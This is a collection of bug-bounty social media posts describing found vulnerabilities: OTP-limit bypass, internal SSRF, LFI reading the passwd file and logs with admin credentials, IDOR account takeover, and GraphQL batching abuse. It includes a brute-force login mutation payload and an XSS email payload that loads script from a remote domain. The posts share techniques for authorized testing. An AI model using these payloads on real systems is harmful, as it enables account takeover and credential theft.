A simple OTP bypass resulted in a €2,000 bounty.
1. Request some OTP codes.
2. Test one of them randomly.
3. If accepted, try to bypass the OTP request limit.
How the exploit works: enter victim's email, request 99999 OTP codes, then submit any random code like 77777 and log in.
The Claude Code tooling I have been mentioning in my recent bounty posts is a forked version of strix-claude-code
Started using it a few months ago. Added a triage step that spawns a new agent with no context to verify findings, cut my false positives down a lot. Got $3000 + $100 on intigriti for bypasses of resolved reports, $500 on h1, an RCE I am still verifying
Not full proof. Still get false positives, still spend days verifying pocs. But overall it works really well
Open sourcing it today: https://t.co/F4FfKtcHoD
Bug Bounty | Internal SSRF | $2,000
Found an Internal SSRF vulnerability
The ticketing integration feature (Jira, Zendesk, ServiceNow) accepted a user-supplied URL and passed it directly into a server-side request with zero validation. By replacing the URL with http://127.0.0.1:[PORT], I was able to enumerate internal hosts and ports unreachable from the public internet, one of which exposed a sensitive internal service (https://t.co/OEizQVPbxL)
Lesson learned: always test third-party integration fields. They are often overlooked but can make direct backend calls, making them a prime target for server side vulnerabilities.
#bugbounty #bugbountytips #ssrf
Found a 1-click account takeover via postMessage. No phishing, no fake login page, just one click and a full-access token.
Wrote up the full breakdown and also gave the whole site a little revamp while I was at it.
https://t.co/piH3rZg9LN
I created a challenge based on one of my Google bugs worth $12,000. It is an OAuth misconf. I will drop a writeup for it soon, before that, give it a try & practice, it doesn't matter if u r capable of solving it or not, just click and start poking 🙂
https://t.co/lAW53dVyk5

Found an LFI/traversal today by just searching through my batch GAU outputs with notepad++ for "filename=". I literally typed whats in the screenshot below into one and got the passwd file back. Then I pulled the web server logs, which had admin creds. I was honestly shocked that worked!
I spent ~6 hours yesterday working on a target. If you check my recent post about "Step 1", I was on part "D". I found 3 distinct P1s, one of which probably could have been broken down into 8 specific BAC issues but that sounded like too much work.
Issue 1: LFI/traversal
As I mentioned, this was found by searching all of my recon files (batch GAU outputs) for "filename=", then tinkering with any of them that looked susceptible. This was literally a one-liner in a GAU file, that could have been easily overlooked because the stem of the URI path actually ended in .PDF, which turned out to have no impact on the URI param itself. Probably why it was missed in the past. So it looked like /app/filename.pdf?filename=test.pdf; but /app?filename=test.pdf still brought the file back, and the LFI was in the filename param.
Issue 2: Account Takeover
After self registering on a site, I was able to find a section that lets you "invite a user" to your team, and assign a role like admin. However, the payload didn't check the team integer belonged to me, so I could invite myself via email as an administrator to any team in the system, granting full access. Oops. This was an IDOR in a POST JSON body. You find this stuff by using the software and interacting with it.
Issue 3: Privilege Escalation BAC
After self registering for a site, I dumped all of the API paths from any JS I could find. I made sure to remove any that said logout or logoff. I do this so my session isn't logged off while testing. I then hit them all in intruder with my authenticated session, and noted those which did not 403 or 302 redirect to the logoff or logon page (indicating no access). I then assessed each request that had a 200, and noted ~8 administrative pages that had read/write access to important functions and PII.
In summary, no I do not think bounty has gotten any harder, looks like the same game. That was about a $2500/HR hunting spree assuming no duplicates and what not. AI is a capable tool now for hunting, but it will be a long time if ever before it effects the bug count on the internet at large. That said, I hear actually getting triaged and paid may be a different matter these days 🤣
How did AI help?
AI was able to very quickly help me find LFI paths given the architecture/stack to dump important files AFTER discovering the bug. This would have been more difficult in the past. I use it for very specific tasks to speed things along, help with payloads, parse JS, and things of that nature... when needed. Its not the first thing I turn to.
My first research with Ethiack just came out. Abusing redirect discrepancies to leak secrets in URLs by using the browser's fragment handling. Hope you like it
https://t.co/0Gd5wQlkZo
When testing a GraphQL target, verifying array batching is one of the first checks. ☑️
Here’s a quick process:
➡️ Intercept a single query.
{"query": "{ user { id } }"}
➡️ Wrap the JSON object in an array and duplicate the query.
[{"query": "{ user { id } }"}, {"query": "{ user { id } }"}]
➡️ If the server returns a JSON array of responses:
[{"data":...}, {"data":...}]
Batch execution is supported.
Now, target high-value mutations like login, submit2FA, passwordReset, or query heavy nested objects to cause an application-level Denial of Service (DoS).
Here’s how you format the brute-force payload for a login mutation. You can easily script this to generate a massive array of credentials:
[
{"query": "mutation { login(username: \"admin\", password: \"admin123\") { token } }"},
{"query": "mutation { login(username: \"admin\", password: \"password1\") { token } }"},
{"query": "mutation { login(username: \"admin\", password: \"qwerty\") { token } }"}
]
Hack GraphQL and catch some P1s. 😎
Recently, I Tested crAPI for Access control bugs only!
Found 6 vulnerabilities, 2 Criticals, 2 High, 1 Medium, 1 Low.
Full breakdown 🧵
#bugbounty#cybersecurity#BAC
Just checked out the full repo 👀
https://t.co/1aAvTqE9di
Interesting concept, turning AI into specialized bug bounty teammates for recon, JS analysis, vuln research, reporting, and more ⚡
Not magic.
Not autonomous hacking.
But definitely a glimpse into where AI-assisted security workflows are heading 🔥
#BugBounty #CyberSecurity #AI #InfoSec #EthicalHacking #BugBountyHunter #RedTeam #AppSec
1/8 🧵
Most hunters chase XSS. Smart ones hunt token issuers.
Any endpoint that returns a JWT in its response body is a privilege boundary — and most are broken.
Here's how to find P1 token-issuance bugs that bypass admin portals entirely. ↓
#bugbounty#appsec
XSS in an email address is underrated. (email is rarely sanitized by companies). Use catch-all and then you can also verify your account (if required).
"><img/src/onerror=import('//domain/')>"@yourdomain
.com
cc @BRuteLogic - https://t.co/HlFDweFQx6
My main dork for (The Manual Testing) of the target's subs functionalities for ATO, Business logic, BAC, IDORs and Auth vulnerabilities
("login"|"signup"|"signin"|"register"|"create"|"portal"|"registeration"|"join"|"internal"|"logon") site:*.target.com -www
#bugbountytips
Did you know you can Claude Max using Bountylens MCP
https://t.co/KlKF9BDc4T to hunt on target with the least dupe and highest payout automatically
Run it last week and it came with 2 crits and 2 highs
@BountyLens@Hacker0x01


![Splint3r7's tweet photo. Bug Bounty | Internal SSRF | $2,000
Found an Internal SSRF vulnerability
The ticketing integration feature (Jira, Zendesk, ServiceNow) accepted a user-supplied URL and passed it directly into a server-side request with zero validation. By replacing the URL with http://127.0.0.1:[PORT], I was able to enumerate internal hosts and ports unreachable from the public internet, one of which exposed a sensitive internal service (https://t.co/OEizQVPbxL)
Lesson learned: always test third-party integration fields. They are often overlooked but can make direct backend calls, making them a prime target for server side vulnerabilities.
#bugbounty #bugbountytips #ssrf](https://pbs.twimg.com/media/HJlXa4nXUAUBkLr.jpg)